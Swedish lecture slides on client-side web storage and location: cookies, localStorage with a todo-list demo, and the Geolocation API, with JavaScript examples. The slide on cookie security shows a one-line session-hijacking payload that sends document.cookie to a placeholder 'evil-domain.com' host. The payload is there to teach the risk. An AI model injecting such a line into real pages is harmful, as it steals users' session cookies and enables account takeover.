

HTML



CSS



JS



LocalStorage, cookies,
geolocation, mediahantering

Dagens föreläsning

- ❖ Att lagra användardata
 - ❖ Cookies
 - ❖ LocalStorage
- ❖ Platsinformation
 - ❖ Geolocation
 - ❖ Google Maps
- ❖ Mediahantering



I REMEMBER YOU

Del 1 – Att lagra användardata

Fokus - klientsidan

När finns det anledning att
spara data om användaren?

Exempel på intressant användardata

- ❖ För att komma ihåg lokala inställningar, t.ex.
 - ❖ Vilka sidor har användaren besökt tidigare?
 - ❖ Vilka inställningar har användaren gjort vid tidigare besök?
 - ❖ Finns det klientdata, t.ex. listor, som vi vill spara?
 - ❖ Finns det en kundvagn med varor?
 - ❖ Finns det en inloggning?
- ❖ För att spara ”gammal” data, t.ex. från ajax-anrop
- ❖ För att snabba upp webbapplikationen
- ❖ För att analysera en användares beteende



Hur görs detta idag?

För att göra innehållet personligare, anpassa och mäta annonser och erbjuda en säkrare användarupplevelse använder vi cookies. Genom att klicka eller navigera på webbplatsen godkänner du att vi använder cookies för att samla information på och utanför Facebook. Läs mer, inklusive om tillgängliga kontrollfunktioner: [Policy för cookies](#)



facebook

E-post eller telefon

Lösenord

Logga in

Glömt kontot?

Facebook hjälper dig att hålla kontakten med
vänner och familj.



COOKIE MONSTER



Gå med

Det är gratis och kommer alltid att vara det.

Efternamn

eller e-post

1993

Varför måste man tala om när
man är född?

Man

konto godkänner du våra
att du har läst vår datapolicy,
användning av cookies. Du kan
är från Facebook och kan när som

To

ständis, ett band eller företag.




Cookies

Egenskaper


- ❖ Skickas med till servern automatiskt vid HTTP-anrop
- ❖ Kan användas för hela domäner (inkl. subdomäner), eller specifika delar av en webbplats
- ❖ Kan kräva säker anslutning (SSL)
- ❖ Utgångsdatum

Nackdelar

- ❖ Är väldigt små (4kb)
- ❖ Skickas med vid *varje* anrop till servern
- ❖ En enda text-sträng
- ❖ Jobbiga att jobba med i JavaScript



<https://www.twilio.com/blog/wp-content/uploads/2014/06/6-19-2014-10-43-17-PM.png>



<https://www.twilio.com/blog/wp-content/uploads/2014/06/6-19-2014-10-44-43-PM.png>

Hur skriver man cookie?

```
// Skapa en cookie, med nyckel och värde
document.cookie = "Name=Anton";
document.cookie = "Course=Flerplattformsapplikationer";

console.log(document.cookie);
//=> "Name=Anton; Course=Flerplattformsapplikationer"
```

Bra läsning: https://www.w3schools.com/js/js_cookies.asp

Hur skriver man en cookie? (2)

```
document.cookie = "username=John Doe; expires=Thu, 18 Dec 2013 12:00:00 UTC; path=/";
```

Mer bra läsning: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>



Att tänka på


- ❖ Cookies behöver köras på en server
- ❖ EU-direktivet om att upplysa användaren att man sparar data
 - ❖ <http://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:32009L0136>
- ❖ Säkerhetsaspekter
 - ❖ CSRF

```
1 | 
```
 - ❖ Session hijacking


```
1 | (new Image()).src = "http://www.evil-domain.com/steal-cookie?cookie=" + document.cookie;
```
 - ❖ Läs gärna mer här: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#Security>



Hjälpmmedel för att jobba med Cookies



A screenshot of a GitHub repository page for 'js-cookie'. The repository has 362 commits, 12,667 stars, and 1,654 forks. It contains 576 commits, 9 branches, and 22 releases. There are 44 contributors. The code is licensed under MIT. The repository is public and can be cloned or downloaded. The commit history shows various contributions, including updates to browser testing, linting changes, and API improvements. The README.md file is present at the bottom.



A screenshot of a JavaScript tutorial page from w3schools.com. The page is titled 'JavaScript Cookies' and is categorized under 'JAVASCRIPT'. It features a sidebar with links to various JavaScript topics like DOM, BOM, and AJAX. The main content is titled 'All Together Now' and shows examples of cookie handling. The example code uses JavaScript to set a cookie ('cname') with a value ('cvalue') and an expiration date ('expires'). It also includes a function to get the cookie ('cname') and another to check if a cookie exists ('username').

```
function setCookie(cname, cvalue, exdays) {
    var d = new Date();
    d.setTime(d.getTime() + (exdays * 24 * 60 * 60 * 1000));
    var expires = "expires=" + d.toUTCString();
    document.cookie = cname + "=" + cvalue + ";" + expires +
    ";path=/";
}

function getCookie(cname) {
    var name = cname + "=";
    var ca = document.cookie.split(';');
    for(var i = 0; i < ca.length; i++) {
        var c = ca[i];
        while (c.charAt(0) == ' ') {
            c = c.substring(1);
        }
        if (c.indexOf(name) == 0) {
            return c.substring(name.length, c.length);
        }
    }
    return "";
}

function checkCookie() {
    var user = getCookie("username");
    if (user != "") {
        alert("Welcome again " + user);
    } else {
        user = prompt("Please enter your name:", "");
        if (user != "" & user != null) {
            setCookie("username", user, 365);
        }
    }
}
```



Demo - Cookies

HTML



LocalStorage

LocalStorage

Fördelar

- ❖ Egenskaper i ett objekt (nyckel/värde)
- ❖ Inget utgångsdatum
- ❖ Lokal till sin subdomän
- ❖ Cirka 5mb

Nackdelar

- ❖ Fungerar inte alltid i äldre webbläsare
- ❖ Svårare för användare att ta bort
- ❖ Bara strängar

Hur använder vi det?

Spara ett värde i localStorage

```
// Sparar ett värde i localStorage  
localStorage.setItem("name", "Anton");  
localStorage.name = "Anton";  
localStorage["name"] = "Anton";
```

Hämta ett värde i localStorage

```
// Hämtar ett värde i localStorage  
localStorage.getItem("name");  
localStorage.name;  
localStorage["name"];
```


Radera ett värde i localStorage

```
// Ta bort ett värde i localStorage  
localStorage.removeItem("name");  
delete localStorage.name;  
delete localStorage["name"];
```

Ta bort alla värde i localStorage

```
// Ta bort alla värde i localStorage  
localStorage.clear();
```

Om vi vill spara mer än en sträng...



JSON

Min todo-lista!

Todo-item

Skriv todo-item här...

Prio

Låg prio

Spara todo-item

Todo	Prio	Radera
Rätta inlämningsuppgifter	Låg	
Författa tenta	Medel	
Ha föreläsning i eftermiddag	Hög	

HTML



Demo - LocalStorage



Del 2 - Geolocation



42% 16:55

https://www.siba.se/#

☰ 🔍 siba 🚙

Sök efter produkt Sök

Veckans kampanj!

Se alla produkter ➔

Aktuella kampanjer

Veckans Annonsblad, Aktuella kampanjer m.m.

! www.siba.se vill använda enhetens platsinfo.

BLOCKERA TILLÅT

41% 16:57

Lagerstatus i våra butiker

Din närmaste butik

Lund
SIBA Nova

i lager

Mån - fre: 10:00-19:00
Lör: 10:00-17:00
Sön: 11:00-17:00

Boka och Hämta i butik
Se lagerstatus och reservera varan i 24h - Gratis

Alla butiker

Sök efter butik


Falun
Regementet

i lager

1122 Post Street

Nopalito

3 min 26 min 41 min 13 min 18 min



Book an Uber now to get \$15 off



Uber



Lyft


\$5-\$9
POOL\$8-\$10
uberX\$11-\$14
uberXL\$17-\$21
SELECT\$22-\$27
BLACK

3 min away

REQUEST

Geolocation

- ❖ JavaScript gör det möjligt för oss att ta reda på enhetens position.
- ❖ Det krävs att användaren godkänner att vi får ta del av denna position
 - ❖ Vissa webbläsare kräver https
- ❖ Får svar i form av koordinatorer m.m.



Funktion - getCurrentPosition

- ❖ Den vanligaste funktionen som används är:
 - ❖ getCurrentPosition
- ❖ Den kallas genom JavaScript-objektet ”navigator”
 - ❖ navigator.geolocation.getCurrentPosition();
- ❖ Funktionen tar 3st parametrar
 - ❖ Funktion för success
 - ❖ Funktion för fail
 - ❖ Egenskaper att skicka med
- ❖ navigator.geolocation.getCurrentPosition(
 onSuccess,
 onFail,
 {enableHighAccuracy: true}
);
- ❖ **OBS** anropet sker asynkront



Första exempel

```
$ (document) .ready(function(){
    if(navigator.geolocation){
        navigator.geolocation.getCurrentPosition(showPosition, showError);
    }else{
        alert("Din webbläsare stödjer inte geolocation");
    }
}) ;

function showPosition(position) {
    // Position är ett objekt
    alert(JSON.stringify(position));
    // Tar ut koordinater
    var lon = position.coords.longitude;
    var lat = position.coords.latitude;
    alert("Longitud: " + lon);
    alert("Latitud: " + lat);
}
```

Svar från getCurrentPosition()

Property	Description
coords.latitude	The latitude as a decimal number
coords.longitude	The longitude as a decimal number
coords.accuracy	The accuracy of position
coords.altitude	The altitude in meters above the mean sea level
coords.altitudeAccuracy	The altitude accuracy of position
coords.heading	The heading as degrees clockwise from North
coords.speed	The speed in meters per second
timestamp	The date/time of the response



Demo – Hämta vår position



